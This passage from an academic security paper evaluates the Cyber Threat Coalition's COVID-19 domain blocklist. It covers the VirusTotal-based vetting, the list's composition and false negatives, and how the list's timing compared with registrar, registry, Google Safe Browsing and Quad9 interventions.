The third problem was how to evaluate the indicators that fell in-between the thresholds for 'clean' or 'malicious'. At first, this was done manually by a small pool of volunteers. It is unlikely that they could keep up with the overall volume, so probably these indicators did not make it onto the vetted list. On June 11, the CTC admins announced a new Slackbot that would allow all members to contribute to vetting [11]. Upon request, the bot would serve a domain or URL to an individual user for evaluation. It resembled crowdsourcing mechanisms like PhishTank, albeit without the built-in validation of multiple users checking the same indicator. The bot potentially increased the scalability of manual vetting and would allow indicators to be included long before VirusTotal would provide enough 'hits'. The downside was that vetting might be done by members with unverified expertise or even potentially adversarial motives. Unfortunately, when the crowdsourcing functionality arrived by June, the peak of user activity had already passed, so it came too late to actually change the vetting process. Despite this process, some false positives slipped through, leading domain owners to join the CTC Slack workspace and request removal from the blocklist.

4 EVALUATION OF THE BLOCKLIST

In this section we address our first research question: *By pooling data from its community, did coverage of COVID-19-related threats improve over existing defenses?* First, we manually label a sample of domains to evaluate the nature of new IOCs appearing on the CTC blocklist. Second, we track the evolution of the blocklist composition, and measure its focus on COVID-19-related abuse. Third, we measure the role and impact of VirusTotal on the vetting process. Fourth, we estimate the coverage of COVID-19-related domains through a comparison with external sources.

4.1 Manual classification of domains

Our first assessment of the blocklist content is to manually inspect a sample of domains. Over the course of 5 days (17-22 May 2020), we took a daily sample of 50 domains that were newly added to the CTC blocklist. We visited those within 4 hours of their appearance on the list, in order to minimize the




Figure 4: Manual classification of 500 domains, visited at two moments in time.

chance that the domain would already be affected by a countermeasure. We navigated to the site with Microsoft Internet Explorer 11 in a virtual machine on a computer located in the Netherlands. If necessary, we translated page contents using Google Translate. After one week, we visited each site again to see if anything had changed. As a reference, we carried out this process not only for the CTC blocklist but also for a COVID-19 blocklist published by DomainTools [28].

We based our label taxonomy on existing classifications [29, 30]. In many cases, the labeling could be applied in a straightforward manner, such as with parked domains. Some categories contain more ambiguity. When we were uncertain about what the appropriate label was, we took a conservative approach and counted them as true positives, giving the blocklist publishers the benefit of the doubt. As shown in Figure 4, out of 250 domains visited from the CTC list, we encountered just 5 cases of COVID-19 related abuse (2%), including phishing sites themed with the pandemic and sites selling dubious protective materials. The CTC list also included 21 examples (8%) of internet abuse that was not visibly tied to COVID-19, such as generic phishing sites, counterfeit products and pharmaceuticals – although it is conceivable that these domains were in fact used in a campaign that somehow played upon COVID-19, for example in a spam run. We deemed 3 websites as legitimate – and therefore false positives on the list (1%). The majority of domains were unavailable (71%).

The DomainTools list contained more examples of actual COVID-19 related abuse (6%), but at the cost of more false positives (13%), many of which had in common that they contained keywords related to the pandemic, such as a Wuhan-based welding hardware supplier.

When revisiting the domains after one week, we saw minor changes (4% overall), most of which were previously unavailable domains becoming reachable as parking pages. We saw seven examples (1.5% overall) of generic abuse not related to COVID-19 becoming active in this interval of one week.




Figure 5: Evolution of the composition of the CTC vetted domain blocklist.

4.2 Composition of the blocklist

Where subsection 4.1 analyzed a sample, further analysis in this paper is based on the full CTC blocklist of vetted domains from March 31 up to July 1, 2020, during the peak of community activity. We retrieved this list once a day starting March 31, every hour starting April 4, and every five minutes from April 15 onward. Over time, the vetted domain blocklist steadily grew (Figure 5), reaching 46,103 domains on July 1, 2020. Cumulatively, 46,832 fully qualified domain names (FQDNs) on 27,096 unique second-level domain names (SLDs; i.e., domains that can be bought from a registrar) appeared on the vetted list by July 1, 2020. Domain removals were rare, except when the list was reset on April 12 due to the shift towards automated vetting [24] which suggests that stale entries were not purged from the list, potentially generating false positives after cleanup or takedown of a malicious domain[2]. Further, we suspect that back-end changes caused a temporary eight-day blockage in updates, followed by the addition of 5,918 domains on June 22, as users reported download issues around the same time [24]. The list continued to be updated until December 6, 2020, albeit without much community input, after which the list remained available, but no longer changed, indicative of dwindling efforts in the CTC.

Given the CTC's objective to track COVID-19-related abuse, we examine the coverage of the blocklist in this area. For this purpose, we generated 370 COVID-19-related keywords in 15 languages (see Appendix A). At its peak, over 5,000 domains containing such keywords were registered every day [31]. However, over our measurement period, only 1,229 (2.6%) out of the 46,832 domains seen on the CTC blocklist contain at least one keyword. The share of COVID-19-related domains was stable between 1.4% and 3.6% throughout time, except before the list reset on April 12, when up to 73% of the (much shorter) list was COVID-19-related[3].

[2] 1,140 domains were removed; of these domains, 38.8% re-emerged at some later point in time.

[3] Out of the 1,140 domains removed then, 826 were COVID-19-related, of which 474 would never return.

Provider	Phishing (%)	Malware (%)	Other (%)	Total flagged
GSB*	27 462 (96.8)	1 017 (3.6)	364 (1.3)	28 383
VirusTotal**	40 132 (85.7)	6 680 (14.3)	20 (0.0)	46 832

* Domains may be assigned to multiple abuse types.
** By majority vote over engines with a specific abuse classification.

Table 1: Abuse types for domains on the CTC list as identified by Google Safe Browsing (GSB) and VirusTotal.

Overall, generic phishing was much more frequent: 17.3% of domains matched a brand tracked by PhishTank[4]: the keyword *whatsapp* occurred in 2.8% of domains, making it more prevalent than all pandemic-related keywords combined. Likewise, Google Safe Browsing and VirusTotal classify 96.8% and 85.7% of flagged domains respectively as engaging in phishing (Table 1).

Our findings contrast with the CTC's stated goal of sharing "high quality threat intelligence related to the COVID-19 pandemic" [32]. The small share of COVID-19-related domains suggests that the collected TI goes beyond COVID-19-specific abuse, and instead captures *any* abuse observed during the pandemic. This could be the result from automated submission processes, with generic TI sources being redirected to the CTC instead of curated and targeted feeds. It also seems directly related to the decision to move to vetting based on VirusTotal. Before that shift, the proportion of COVID-19-related domains was much higher. Afterwards, the list relied on the ability of existing scanners to detect the abuse and therefore it converged on conventional forms of abuse, potentially discarding highly relevant IOCs on new threats. We revisit this issue in subsection 4.4.

4.3 Effect of VirusTotal scanners on vetting

We independently replicated the CTC's vetting procedure based on VirusTotal, in order to gain insight into the effects on the outcomes. We requested VirusTotal data once a day for all domains that up to that date had appeared on the CTC blocklist, from April 28 until July 1, 2020.

Any domain with more than 10 detections in VirusTotal was automatically considered to be vetted as malicious. We indeed observe that domains meeting that criterion make up the large majority (88.7–97.2%) of domains throughout our measurement period (Figure 6). We also see a smaller set (2.8%–11.3%) of domains with between 4 and 10 detections, which suggests that they either went through the manual review process or they came from trusted industry feeds that were vetted against a lower threshold (subsection 3.2). The share of domains with fewer than 4 detections is negligible, which indicates that the industry sources contributed only domains that were already known to multiple security vendors in VirusTotal.

[4] `https://www.phishtank.com/target_search.php`; the list was pruned to reduce the likelihood of false positives, and no lookalike terms were added.




Figure 6: Evolution of the proportion of domains with a given detection count by VirusTotal domain scanners at the time of presence in the CTC blocklist.




Figure 7: Distribution of domains that were (not) detected by Google Safe Browsing (GSB) over the number of detections by VirusTotal engines.

No domain was marked as malicious by more than 27 of VirusTotal's 84 domain scanning engines; this low ratio is consistent with that found by Peng et al. [15]. Among the 84 scanners, only 23 detected over 5% of vetted domains, and 21 scanners detected over 5% of the domains with COVID-19-related keywords in them. In other words, the CTC threshold for vetting is quite high: 10 detections means that a domain is already known to nearly half of all engines that contribute a non-trivial amount of detections.

As an external corroboration, we determine whether domains on the CTC list were also flagged by Google Safe Browsing (GSB). We find that the more VirusTotal engines detect a domain, the more likely it is to also be flagged by GSB (Figure 7). We confirm with a χ^2 test that the distributions of VirusTotal engine counts for domains that are and are not detected by GSB significantly differ ($\chi^2 = 14595$, critical value at $\alpha = 0.05$: 40.113, $p < 0.0001$). The CTC's threshold of 10 detections is close to the crossover where more domains are flagged by GSB than are not (11 detections). While this supports a low false positive rate, the threshold also makes it very hard for the CTC to contribute new threat intelligence beyond that of existing anti-abuse infrastructure.




Figure 8: Detection rates for the top 10 engines in VirusTotal sorted by maximum detection rate.

Overall, slightly fewer scanners tend to detect malicious domains as our measurement period progresses (Figure 6). Among the top 10 engines (Figure 8), most have a consistent detection rate and therefore contribution over time. AegisLab WebGuard achieved a high detection rate only after mid May: this is a possible indicator that they may have then started ingesting the CTC blocklist, instead of proactively flagging domains and therefore contributing to the vetting process. Decreasing detection rates for Avira and ESET may translate into a decreased contribution to the vetting process over time. Once a domain was included on the vetted blocklist, few additional engines marked it as malicious (Figure 9), even as its listing duration increased; a larger increase was only visible for the earliest listed domains. This suggests that the vetting decision by the CTC was based on stable detections by the scanners, so domains warrant their near-indefinite presence on the vetted list (subsection 4.2).

In summary, the CTC vetted list comprised (only) domains where a relatively large proportion of security scanners agree on their maliciousness, making false positives unlikely. However, it is also *required* that at least 10 VirusTotal scanners flag a domain. Unless these scanners successfully adapt to the novel COVID-19-related abuse, this strict threshold causes many false negatives. This led to a problem for the CTC: their whole rationale was to "supplement the existing defensive structure". If the existing scanners were to adapt, then the CTC no longer supplemented them. If they did not adapt, then using them for vetting while maintaining a high threshold




Figure 9: Proportion of domains with a given detection count by VirusTotal domain scanners given the duration a domain has been present on the vetted list.

also meant that the CTC no longer supplemented them. This reaffirms our observation in subsection 4.2 that instead of capturing COVID-19-related abuse not seen in other TI sources, as was the CTC's primary target, the CTC list rather contained primarily 'generic' TI on which many existing sources (here VirusTotal scanners) agreed. While the TI may therefore conform to the CTC's goal of being of "high quality" (few false positives), the trade-off is that coverage of the threats for which it was set up is undermined (many false negatives). To empirically evaluate this trade-off, we explore the coverage of COVID-19-related domains in the next subsection.

4.4 Coverage of COVID-19 related malicious domains

What COVID-19-related malicious domains were missed by the CTC? For this question, we use passive DNS data from DNSDB by Farsight Security, produced through passive, real-time collection and aggregation of DNS query-response traffic between authoritative servers and recursive resolvers around the world [33]. In particular, we expect higher coverage through DNSDB where discovery of malicious domains may be harder: subdomains as well as top-level domains (TLDs) without available registry zone files (usually ccTLDs).

In order to evaluate the CTC blocklist quality, for each day between March 1 and June 30, 2020, we extracted from DNSDB all FQDNs that match our COVID-19-related keywords from subsection 4.2. In total, we obtain 3,011,717 COVID-19-related domains that contain at least one keyword. We want to know which of these domains are flagged by security vendors as being malicious. In total, 188,305 domains were flagged by at least 1 VirusTotal scanner; however, 162,406 of these are flagged by only one scanner (Fortinet). As presented in Figure 10, 5,767 domains were flagged by 4 to 10 scanners, while only 610 domains were flagged by




Figure 10: Proportion of COVID-19 keyword domains of subsection 4.2 detected by a given number of VirusTotal domain scanners. The CTC vetting process used a threshold of 10.

the CTC's threshold of 10 or more scanners. Of these, 535 domains were on the CTC blocklist. According to Google Safe Browsing, the majority of these domains were related to social engineering (562 – 92.13%) followed by malware (33 – 5.40%) and unwanted software (15 – 0.24%). Recent work reported similar patterns in keyword-matched COVID-19 domains [34, 35].

We found 75 COVID-19-related domains in DNSDB that had more than 10 detections on VirusTotal and therefore met the inclusion criterion of the CTC's vetting process, yet were not included on the CTC vetted list. These missed domains are therefore false negatives of the CTC vetted list. In Table 2, we compare how false negatives and domains on the CTC vetted list are distributed across TLDs. While there are no significant differences per TLD type, we can observe differences in how ccTLDs are represented. For instance, `.gg` is the most prominent ccTLD among the false negatives, whereas it does not appear in the top 10 ccTLDs for domains on the CTC list.

TLD Type	# False Negatives		# CTC domains	
gTLD	99	(80.49%)	1,042	(84.78%)
grTLD	3	(2.44%)	3	(0.24%)
ccTLD	21	(17.07%)	183	(14.89%)
	gg 3	(14.29%)	ru 41	(22.40%)
	ga 2	(9.52%)	cl 20	(10.93%)
	eu 2	(9.52%)	cc 18	(9.84%)
	ru 2	(9.52%)	tk 14	(7.65%)
	pl 2	(9.52%)	br 9	(4.92%)
	tk 2	(9.52%)	gd 7	(3.83%)
	de 2	(9.52%)	ml 6	(3.28%)
	su 1	(4.76%)	gq 6	(3.26%)
	co 1	(4.76%)	ca 5	(2.73%)
	us 1	(4.76%)	in 4	(2.19%)

Table 2: Number of false negatives versus CTC vetted domains per TLD.

In sum: the CTC blocklist contained false negatives on COVID-19-related abuse, possibly because of the CTC setting a high threshold of 10 detections on VirusTotal. Furthermore, that threshold caused an extreme reduction in how many COVID-19-related domains made it onto the blocklist, resulting in more false negatives compared to using lower thresholds. Of course, all of this underlines again the more fundamental problem that the CTC's reliance on VirusTotal undermines its goal to cover threats that are not well covered by existing anti-abuse infrastructure.

5 IMPACT OF THE CTC BLOCKLIST

In this section we address our second research question: *Did publishing threat data in a freely available blocklist improve the ability of network defenders to act against threats, compared to the existing abuse mitigation infrastructure?* We combine various data sources to understand which, how and when actors intervene to take down domains on the blocklist, and produce a longitudinal measurement of these countermeasures. We look specifically at *domain-level* interventions and *client-side* interventions. Registrars, registries and hosting providers are responsible for domain-level interventions. This method protects all users, as it prevents them from accessing the domain, but is relatively invasive, as the intervention cannot be circumvented; it may therefore be applied more cautiously [36]. Client-side interventions inherently only protect those clients who enable the intervention, but may be able to respond more quickly and aggressively to threats. For the blocklist of the CTC to improve the ability of defenders to act against COVID-19-related threats, it should flag domains that existing defenses do not act against or it should flag domains more quickly than existing defenses.

5.1 Domain-level interventions

A core countermeasure is the takedown of a website. This is requested by law enforcement agencies, by targeted organizations, or specialized – e.g., brand-protection – companies acting on their behalf [37–39]. The takedown can subsequently be implemented at (sub)domain level by registries, registrars and/or hosting providers. We measure takedowns by registrars and registries primarily through 'Extensible Provisioning Protocol' (EPP) status codes [40, 41] within the WHOIS domain registration data: we consider a domain as taken down when the EPP status codes CLIENTHOLD for registrars and SERVERHOLD for registries respectively are set, which indicates that the domain is not delegated, i.e., activated in the DNS [40, 42] [5]. We retrieve historical WHOIS domain registration data for all vetted domains through VirusTotal, on July 6 and 7.

In total, 6,635 (30.8%) out of the 21,524 distinct second-level domains where we could obtain WHOIS data saw either

[5] As noted by Alowaisheq et al. [38] and confirmed by our own observations, other status codes (in particular *PROHIBITED) are at best unreliable indicators of takedown, and often reflect registry- or registrar-specific behavior (e.g., default configurations).

TLD type	# domains	Intervention by Registry	Registrar	p-value	Any ▽
New gTLDs	4 714	45.2%	20.6%	< 0.0001	56.3%
Legacy gTLDs	14 604	2.7%	23.9%	< 0.0001	26.0%
ccTLDs	2 206	3.9%	4.7%	0.181	8.3%
Total	21 524	12.1%	21.2%	< 0.0001	30.8%

Table 3: Registry and registrar interventions on second-level domains from the CTC blocklist, grouped by TLD type, with p-value given for χ^2 test.

a registrar or a registry intervention[6]. The coverage and actors of domain-level interventions depends on the type of TLD (Table 3). The intervention rate was the highest among new gTLDs (56.3%), with most enacted by registries as they must comply with the most stringent requirements [43]. Meanwhile, on legacy gTLDs (com/net/org), intervention is less prevalent (26.0%) and rather fell to registrars, as this has historically been their responsibility [44, 45]. Finally, ccTLDs saw relatively little intervention (8.3%), potentially owing to their independence in setting (abuse) policies [46–48]. Consequently, assuming the CTC list contained useful TI, it could have acted as a complementary defense where other interventions were less common, in this case especially for ccTLDs.




Figure 11: Delay between the first appearance of a domain on the CTC blocklist and interventions by registries, registrars or Google Safe Browsing (GSB).

Next, we measure if appearance on the CTC list is more timely than these interventions, as this would provide those using the blocklist with an advance warning of a live threat before it is intervened upon. We find that if an intervention did take place, it was usually faster than the CTC: 61.3% of registry and 77.1% of registrar interventions already occurred before the domain appeared on the vetted CTC list (Figure 11). In cases where the CTC blocklist does predate the intervention, the delay tends to be small.This therefore suggests that for the share of domains that registrars and registries do intervene upon, their malicious contents were mostly already unavailable by the time the domains appeared on the CTC vetted list, so end users would not need the CTC's blocklisting to be protected from those domains.

[6]For 35 domains, we ignore the intervention as it occurred before January 1, 2020 and is therefore unlikely to be COVID-19- or CTC-related.




Figure 12: Empirical survival function for domains on the CTC blocklist where WHOIS registration data is available. We measure lifetime from domain creation until registry or registrar intervention or first appearance on the CTC list.

Another way to see this effect is that for newly registered domains, interventions by registries and in particular registrars tend to occur closer to the registration time than CTC blocklisting (Figure 12). This may indicate close monitoring of new and suspicious domains by registrars and registries that results in more immediate action than the publication of the malicious domain on the CTC blocklist. However, the CTC list covers many more domains, suggesting that registrars and registries may be more careful in taking action against domains, especially once they are older, while the CTC captures TI more broadly. Moreover, the CTC list may also include more novel threats that registrars and registries are not well able to detect and take down. This is further supported by interventions across domains on the blocklist that contain any of the COVID-19 keywords from subsection 4.2: we see registry or registrar interventions for 185 out of 821 COVID-19-related second-level domains (22.5%), lower than the 30.8% seen across the whole list ($\chi^2 = 32.591$, $p < 0.0001$) even though multiple registries and registries had subjected COVID-19-related domains to additional verification [49–51]. The CTC list is therefore even more comprehensive for this novel abuse type: 68.3% and 49.3% of domains appear on the CTC blocklist before a registry or registrar intervention respectively, meaning the CTC blocklist is also more proactive and therefore more useful in flagging COVID-19 domains than domains overall.

5.2 Client-side interventions

Client-side solutions such as domain scanning engines, firewalls, DNS-based filters and browser interstitials provide a complementary countermeasure by blocking access to malicious content, although only for their users. These solutions typically generate or ingest threat intelligence – such as the CTC blocklist – in order to determine if a resource should be considered as malicious [1, 4]. Note that VirusTotal, which the CTC used to confirm maliciousness, and its constituent scanners also serve as client-side solutions. We discussed in subsection 4.3 how only 23 of its 84 engines succeed at detecting at least 5% of domains on the CTC blocklist, rein-




Figure 13: NXDOMAIN responses (i.e., blocking interventions) by the Quad9 DNS resolver, indicating ingestion of the CTC blocklist on May 6.

forcing the blocklist's utility, as it can be ingested separately to complement the other engines' protection.

Browser-based intervention Major browsers check every URL that a user navigates to against the Google Safe Browsing (GSB) service, and display a warning interstitial when the URL is known to be malicious [52], which therefore has the potential to protect a large user base. We use the Google Safe Browsing API[7] to receive hash prefixes of detected malicious URLs[8]. We retrieved an initial state on April 17, 2020, and afterwards collected updates every half hour until July 15, which allowed us to determine when a domain was first flagged. Throughout our measurement period, 28,383 domains on the CTC list (60.6%) were flagged at some point, meaning that the CTC list provides some complementary protection. However, as discussed in subsection 4.3, the domains that GSB fails to flag tend to have fewer detections by VirusTotal engines (Figure 7), suggesting that their malicious status is less agreed upon. By the end, 20,962 domains (44.8%) remained flagged: it is unclear whether GSB removes domains because they are no longer considered malicious, or automatically after a certain delay. Importantly, GSB performs worse on COVID-19-related domains, at some point flagging 302 out of 1,229 domains (24.6%, $\chi^2 = 713.858$, $p < 0.0001$). This might reflect that these COVID-19-related domains contain more scams and forms of abuse outside of the normal scope of GSB, which is focused on the conventional abuse categories of phishing, malware and spam. The CTC list may therefore provide greater benefits for these domains. While GSB does not achieve full coverage, if it flags domains, it does so before the CTC in 96.3% of general cases, and 98.0% of COVID-19 domains (Figure 11), with remaining domains being added quickly to GSB after their first appearance on the CTC list. The CTC list therefore leaves users vulnerable for longer across the domains that GSB detects, and would only be useful if its additional domains consisted of novel TI.

DNS-based intervention Quad9 is a public DNS resolver that blocks malicious domains by responding to queries with NXDOMAIN [54]. We retrieved DNS records for all vetted domains from Quad9 [55] once a day from April 10 until June 21. Quad9 relies on threat intelligence from at least 18 providers [55] and was reported to include the CTC blocklist from May onward [19]. This inclusion proved beneficial: before May 6, Quad9's detection rate was 30% at its lowest point (70% for COVID-19-related domains), but from then onward Quad9 included almost all of the blocklist (Figure 13). This shows that the CTC blocklist managed to incorporate threat intelligence that was unknown to at least some security service providers.

In summary, did the CTC improve the ability of defenders to act against threats, compared to existing abuse mitigation infrastructures? We find that for 58.4% of the FQDNs on the CTC blocklist, existing abuse mitigation pipelines at the domain level or in the browser were all faster than the CTC at intervening. For these domains, the pooling and sharing of data in a public blocklist then provided little additional value. For the remaining 41.6%, defenders – such as public and private organizations or managed security service providers – who ingested the open CTC blocklist did however improve their ability to defend themselves, compared to relying on existing anti-abuse pipelines. This advantage was even more sizeable for COVID-19-related domains, at 74.9% additional coverage, showing once again that the CTC was more effective when focusing on its original goal of collecting COVID-19-related abuse. One additional indication of the CTC's utility occurred in May 2021, when the DNS provider Quad9 started ingesting the CTC list. This created an almost complete overlap between the CTC blocklist and Quad9's client-side interventions, leading to better protection for its users. To put it briefly: if actors in abuse mitigation intervened, they tended to do so more quickly than the CTC, but often they didn't intervene, so the list improved the ability of defenders to act, especially on COVID-19-specific threats.

6 ETHICS

Our study describes a threat information sharing community that anyone could join [32] but was nevertheless not public: information was TLP:GREEN, i.e., restricted to the community [56]. Throughout this work, we adhere to the CTC's Code of Conduct [57]. In accordance with the cited "Chatham House Rule", we take great care to prevent identifying any community members because this might impact them professionally, except for the founder, who has publicly stated his role. Further, we do not cite from observed conversations, as this might impede trust in the confidentiality of this and future threat information sharing initiatives. To still provide a rich image of the community, we rely on public sources such as the CTC's webinars [21] and interviews with steering committee members [10, 16, 17, 58, 59]. The blocklist that we analyze in-depth has been made fully public by the CTC

[7] https://developers.google.com/safe-browsing/v4

[8] Discrepancies exist between the output of the Google Safe Browsing API and actual browser interventions, a.o. due to "data sharing restrictions" [53]. Our data are therefore an approximation of the latter interventions.

[18]. The lead author's institutional review board (IRB) has approved this study design.

7 DISCUSSION

We have described collaboration in the Cyber Threat Coalition community, which removed many of the entry barriers normally present on threat information sharing arrangements. The CTC relied on Slack and AlienVault OTX groups to pool threat information, then vetting it through VirusTotal before making the resulting blocklist freely available. To learn whether this unique arrangement led to improved threat defenses, we investigated two questions.

First, *by pooling data from its community, did the CTC improve coverage of COVID-19-related threats over existing defenses?* We find that the CTC primarily consolidated existing sources, rather than produce or propagate new threat intelligence. Just 10 users contributed most of the domains in the CTC's AlienVault group and over time, user contributions on the blocklist were outstripped by data from named and unnamed security firms. The community drifted away from its initial goal of tracking pandemic-related abuse: on the CTC blocklist, domains with COVID-19-related keywords (2.6%) were overshadowed even by those with simply the keyword *whatsapp* (2.8%). General phishing domains eventually made up most of the CTC blocklist. This drift was caused by the reliance of the CTC on VirusTotal for vetting domains to be propagated on its blocklist: it required 10 detections by VirusTotal engines. This high threshold meant that the resulting list tended to reproduce the detection of conventional abuse by antivirus engines, rather than contribute new threat intelligence focused on COVID-19. In terms of coverage of these latter threats, we found 75 false negatives – domains that should have been on the list according to the standards of the CTC itself, yet were missing. Thousands more COVID-19-related domains might have been missed by the CTC, with the exact number depending on what threshold one chooses in terms of VirusTotal detections.

Second, *did publishing threat data in a freely available blocklist improve the ability of network defenders to act against threats, compared to the existing abuse mitigation infrastructure?* Our analysis presents a dual view on who acted on domains listed by the CTC and when. On the one hand, no actor achieved full coverage in their interventions – be it at domain-level or client-side – meaning that the CTC vetting process succeeded in delivering an aggregated, more complete set of malicious domains warranting action. This is perhaps best demonstrated by its inclusion in the Quad9 DNS service. On the other hand, where actors in abuse mitigation did intervene, they were usually faster. For 58.4% of the FQDNs on the blocklist, the CTC lagged in incorporating the indicators in its list. Here, they provided little added value – in particular because other interventions such as domain takedowns or browser interstitials typically have a much wider reach. For the small fraction of COVID-19-related domains, the CTC blocklist was more effective in terms of coverage and improving existing defenses. Here, the apparent lack of focus of the CTC on COVID-19-related abuse impaired the overall utility of its blocklist.

Based on our findings, we draw three lessons for future open source threat information sharing initiatives. Our first lesson is that *scaling up the community does not automatically lead to better pooling of threat information*. In just a few weeks' time, the CTC managed to set up a pipeline for collecting, vetting, and disseminating threat intelligence. Throughout its progression, CTC admins repeatedly pressed members to "signal boost our social media posts", inviting more people to join the community [22]. Possibly, the admins had assumed that network effects would only increase as the community grew, and did not anticipate the dynamics of a volunteer organization. The CTC did not capitalize as much as it could have on its pool of 4,000 volunteers: contributions on AlienVault were made by just a fraction of community members. This is in line with earlier research on open source software development (subsection 3.1). However, that research also found that open-source communities have a long-tail of members with small contributions, like a bug report. Along the same lines, the CTC could have benefited from indicator vetting by its members (our second lesson). Scaling up the CTC community may also have disincentivized threat information sharing, because it exacerbated the free-rider problem: having a large number of untrusted participants may have discouraged some contributors from sharing indicators that were sensitive or that they feared would be used commercially by other firms.

